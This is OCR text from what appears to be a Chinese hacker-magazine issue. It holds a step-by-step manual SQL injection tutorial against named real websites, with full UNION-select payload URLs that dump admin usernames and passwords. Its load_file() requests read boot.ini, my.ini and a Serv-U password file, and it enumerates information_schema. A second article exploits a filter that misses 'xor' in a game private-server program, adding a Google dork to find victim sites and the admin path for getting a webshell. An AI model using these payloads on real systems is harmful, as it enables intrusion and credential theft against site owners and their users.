我们继续来猜解字段名称，常用的列名有：username、password、id、adminusername、admin_username、adminname、admin_name、admin、adminuser、admin_user、user_name、user_admin、admin_passwod、administrator、administrators、adminpassword、admin_pwd、adminpass、userpass、user_pass等。

输入“http://career.ecust.edu.cn/pop_zp.php?id=158%20and%201=2%20union%20select%201,username,3,password,5,6,7,8,9,10%20from%20users”，在2，4处分别爆出了管理员的用户名和密码，如图7。




图7

这里仅仅是一个管理员，其实这个站点的管理员有很多，我们使用判断语句来查询不同的管理员的用户名和密码，在管理员表中有个id字段，我们用这个字段的值来查询不同的管理员，从1开始，提交“http://career.ecust.edu.cn/pop_zp.php?id=158%20and%201=2%20union%20select%201,username,3,password,5,6,7,8,9,10%20from%20users%20where%20id%20=2”，如图8。之前我已经看到从3到127都存在管理员，在这里就不一一爆出密码了，接下来就是寻找后台，登录拿webshell了，这个不在注入的范围之内，我也就不演示了。




图8

三、中级篇

接下来我要介绍的是php+mysql注入中load_file()函数的应用。在注入过程中，如果当前数据库连接用户为root或者具有root权限的话，那么就可以尝试使用这个函数来读取文件，比如在Linux下我们可以读取/etc/passwd和/etc/shadow来暴力破解Linux密码，而在Windows系统下，我们可以读取一些常见的文件以及敏感的地方，比如serv-u的配置文件，my.ini等。

刚才我们已经爆出了当前数据库连接的用户名root@localhost，如果是查看c:\boot.ini 文件，这里假设是Windows系统，事实上也确实是Windows系统。格式是这样的“load_file(0x+文件绝对路径的16进制)”，我们先使用工具转换一下：c:\boot.ini转换成16进制就是633A5C626F6F742E696E69，我们load_file()看看，输入“http://career.ecust.edu.cn/pop_zp.php?id=158%20and%201=2%20union%20select%201,2,3,load_file(0x633A5C626F6F742E696E69),5,6,7,8,9,10”，成功爆出了boot.ini的内容，如图9。

我们再来尝试爆一下my.ini这个文件里的内容，我找了一下my.ini，是在c:\windows\目录下的，我们使用转换工具转换，c:\windows\my.ini对应的16进制就是633A5C77696E646F77735C6D792E696E69，输入“http://career.ecust.edu.cn/pop_zp.php?id=158%20and%201=2%20union%20select%201,2,3,load_file(0x633A5C77696E646F77735C6D792E696E69),5,6,7,8,9,10”，如图10。




图9




图10

因为这台服务器上没有安装serv-u，我们使用另一个网站来测试一下，目标网站为“http://www.nihaocg.com/job/jobinfo.php?id=739”，字段长度33。在这里我经过猜测，发现其serv-u的密码文件ServUDaemon.ini是存放在e:\serv-u\目录下的，e:\serv-u\servudaemon.ini对应的16进制是653A5C736572762D755C73657276756461656D6F6E2E696E69，在网址里输入“http://www.nihaocg.com/job/jobinfo.php?id=739%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,load_file(0x653A5C736572762D755C73657276756461656D6F6E2E696E69),15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33”，成功的爆出了ServUDaemon.ini密码文件里的内容，如图11。在这里，我们不但看见了网站的目录，而且还可以尝试破解serv-u的密码。




图11

四、高级篇

最后要介绍的就是php+mysql注入中的手工爆库、爆表、爆字段，我们在前面很容易就可以爆出一个数据库，但是在后面的猜表中，如果没有猜出表名，对于一些小菜来说可能就认为没办法了，对于这种情况我们就可以利用暴库、暴表、暴字段来获取管理员的用户名和密码。

这里我使用的一个注入点是“http://study.feloo.com/news.php?id=114129”，字段长度为19，分别爆出2，4，5，13三个字段位置。我们把2处替换为schema_name，然后在后面添加上“from information_schema.SCHEMATA limit 0,1/*”这条语句，具体提交语句为“http://study.feloo.com/news.php?id=114129%20and%201=2%20union%20select%201,schema_name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19%20from%20information_schema.SCHEMATA%20limit%200,1/*”，如图12。




图12

成功爆出了网站一个数据库information_schema，但是这个库并不一定是我们想要的数据库（我们所要找的是存有管理员用户名和密码的数据库）。这里“limit 0,1/*”的意思是爆出第一个数据库的名字，如果要看第二个数据库名就增加limit后面的值，比如我把0增加为1，就又爆出另一个数据库，如图13。

bbs

资料来源：　点击：　13

资料提示：　4

图13

逐次加一，就会分别爆出网站的其它数据库名了，这个网站之前我通过“http://study.feloo.com/news.php?id=114129%20and%201=2%20union%20select%201,database(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19”已经爆出了网站的数据库名为study，我们继续暴表，就暴study这个库的表吧，提交“http://study.feloo.com/news.php?id=114129%20and%201=2%20union%20select%201,table_name,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19%20from%20information_schema.tables%20where%20TABLE_SCHEMA=0x7374756479%20limit%200,1/*”，把2的位置替换为table_name，这里“TABLE_SCHEMA=0x7374756479”中的0x7374756479是0x+study的十六进制形式，如图14。

成功爆出了一个表名，我们还是通过增加limit后面的数字来逐一爆出数据库中其它的表名，暴字段“http://study.feloo.com/news.php?id=114129%20and%201=2%20union%20select%201,COLUMN_NAME,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19%20from%20information_schema.COLUMNS%20where%20TABLE_NAME=0x61646D696E%20limit%200,1/*”，把2的位置替换成COLUMN_NAME，在TABLE_NAME=0x61646D696E中，

admin

资料来源：　点击：　13

资料提示：　4

图14

admin_id

资料来源：　点击：　13

资料提示：　4

图15

0x61646D696E是0x+admin的十六进制形式，如图15。

成功爆出了admin表中的一个字段名，通过增加limit后面的数字分别爆出其它的字段名，如图16。至此所有的字段名就已经被成功爆出了，我们再来利用初级篇中讲到的爆出管理员的用户名和密码。

admin_password

资料来源：　点击：　13

资料提示：　4

图16

五、Concat函数的使用

有时我们猜到的字段长度可能是1，这样对我们的手工注入就有所限制了，这时我们可以借助concat函数来一次性爆出我们所希望得到的东西，具体用法是“concat(我们想要暴的,0x3A,我们想要暴的,0x3A,我们想要暴的……)”，我们还是以华东理工大学的那个注入点为例，把4处替换为“concat(user(),0x3A,database(),0x3A,version())”，0x3A是0x+:的十六进制形式，我们这里使用冒号来分隔开当前数据库连接的用户名，数据库名称以及mysql的版本。

输入“http://career.ecust.edu.cn/pop_zp.php?id=158%20and%201=2%20union%20select%201,2,3,concat(user(),0x3A,database(),0x3A,version()),5,6,7,8,9,10”，如图17。

[校内招聘] 2　　打印　关闭

日期：1970-01-01 时间：08:00 地点：5 查看：6

root@localhost:ecustjob1:4.0.26-nt

图17

至此，我们的PHP手工注入到此就结束了，希望本篇文章能对初学者有所帮助，文中所涉及到的网站的漏洞，我已经通知了相关的管理员，大家就不要再去尝试了。我们学习的目的不是为了破坏，而是为了更好的维护当前的网络，希望大家能一如既往的关注《黑客x档案》。

惊爆某网游私服0day

夜虫儿

一、漏洞产生原因

前段时间，一网友说检测出了某游戏私服的一个0day漏洞，于是我便分析了下代码，顺便拿到了这套程序，漏洞产生在下面这段代码上：

```
sub filter_news()
    errstr=""
    id=trim(request("id"))
    if(ChkBadWord(id)0) then
          errstr="输入参数包含非法字符"
    end if
    if(errstr"") then
          session("message")=errstr
          response.Redirect("error.asp")
    end if
end sub
```

通过以上代码我们可以看到取得提交的id变量去掉空格后赋值给了id，同时id又经过了ChkBadWord的过滤，过滤后如果出错就直接跳转到error.asp这个页面。我们再来看看ChkBadWord都过滤了什么，代码如下：

```
function ChkBadWord(fString)
    result=0
    if not isnull(fString) then
          result=result+instr(fString,"&")
          result=result+instr(fString,">")
          result=result+instr(fString,"ERROR[Basic syn-
tax error] in:<"ERROR[Basic syntax error] in:)
          result=result+instr(fString," and ")
          result=result+instr(fString," or ")
          result=result+instr(fString,CHR(34))
          result=result+instr(fString,CHR(39))
          ChkBadWord=result
    else
          ChkBadWord=result
    end if
end function
```

可以看到这里过滤了 and、or 和一些特殊字符，却没有对 xor 进行过滤，这样我们就可以利用 xor 来注入了，通过查看数据库，我们可以知道它有 fksf_admin 表和 adminname、adminpwd 字段，我们可以构造如下的注入语句 **xor 1=2 union select 1,2,adminname,adminpwd,5 from fksf_admin** 来进行注入，这条语句的作用就是直接爆出管理员的用户名和密码，下面来具体的看一下如何获得 SHELL 过程。

二、利用漏洞获得 webshell

我们在 google 中搜索 **inurl:/xqgslist.asp**，就会发现很多使用这套程序的网站了，如图 1。



图 1




图 2

这里随便打开一个网站，如图 2，然后选择一条新闻，接着我们在打开的新闻网址上添加上我们刚才构造的代码 **xor 1=2 union select 1,2,adminname,adminpwd,5 from fksf_admin**，回车后就可以直接爆出管理员的用户名和密码了，如图 3，不过密码是 MD5 加密的，大家可以到 MD5 在线查询网站上去破解一下。




图 3

通过分析源代码，我们可以知道这套程序的后台地址是“admin_manage_access/logon.asp”，现在只要把它直接添加到网址后面就可以来到后台的登录界面了，如图 4。

